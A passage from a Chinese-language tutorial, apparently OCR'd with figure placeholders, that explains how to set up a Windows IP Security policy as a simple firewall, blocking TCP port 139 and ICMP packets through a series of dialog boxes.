


图10

B．完成后点“下一步”出现一个“激活默认响应规则”的对话框，这个选项没必要管它，直接点“下一步”，然后就会看到身份验证方法选择的对话框，如图9。

根据需要大家可以自由选择，这里我们使用默认的“Active Directory默认值(Kerberos V5协议)”，点“下一步”后会出现如图10所示的“警告”，不必理会，直接点“是”就可以了。




图11




图12

C．完成上面的操作后，IP安全策略创建成功，单击“完成”，就可以对策略中的属性进行编辑了，如图11。

D．进入如图12所示的界面，我们选择“添加”按钮，首先会打开一个欢迎的对话框，直接点“下一步”，来到制定规则传输模式的选项内，因为这里不是设置广域网之间的通信，所以不用进行设置，直接点“下一步”，进入到“网络类型”对话框，我们可以根据自己的需要进行设置，这里我选择默认的“所有网络连接”，如图13。




图13




图14

E．完成后进入到身份验证方法选项的对话框，我们按照前面的设置依然选择默认的“Active Directory默认值(Kerberos V5协议)”，点击“下一步”出现“警告”，不用理会，继续点“下一步”后，进入到“IP筛选器列表”，如图14。




图15




图16

如果该列表中没有适合我们的IP筛选器，可以单击“添加”按钮来添加筛选器。我们以关闭139端口为例。

F．在上图的界面中选择“添加”，在“名称”中输入“防范139访问网络”，然后点右侧的“添加”按钮，出现一个欢迎界面，直接点“下一步”，在“源地址”中选择“我的IP地址”，如图15。然后点“下一步”，在“目标IP地址”中选择“任何IP地址”，如图16。

点“下一步”，出现IP协议类型的对话框，我们选择“TCP”，如图17。在出现的“IP协议端口”中都设置为“从任意端口”，点完成后，在IP筛选器列表中就可以看到我们添加的规则了，如图18。

G．我们选择自己添加的规则“防范139访问网络”，点下一步，进入到“IP规则操作”界面，如图19。

我们的目的是阻止该端口访问网络，而在操作列表中没有该选项，所以我们单击“添加”按钮，进行添加。名字我们输入“阻止139访问网络”，点下一步出现如图20所示的界面，选择“阻止”后，点下一步完成添加。

H.在“筛选器操作”中就会看到我们添加的操作，然后单击“完成”就可以了。我们设定的这个策略只有“防范139访问网络”一个规则，不具备阻止ICMP数据包的功能，所以这里要继续单击“添加”按钮，配置一个新的能阻止ICMP数据包的规则，其设置方法和配置“防范139访问网络”的规则基本相同，只是在选择“协议”的时候选择ICMP协议，设置完成后，我们的防火墙就设置完成了，在使用的时候和其他微软预定的规则相同，这里不再赘述。




图17




图19

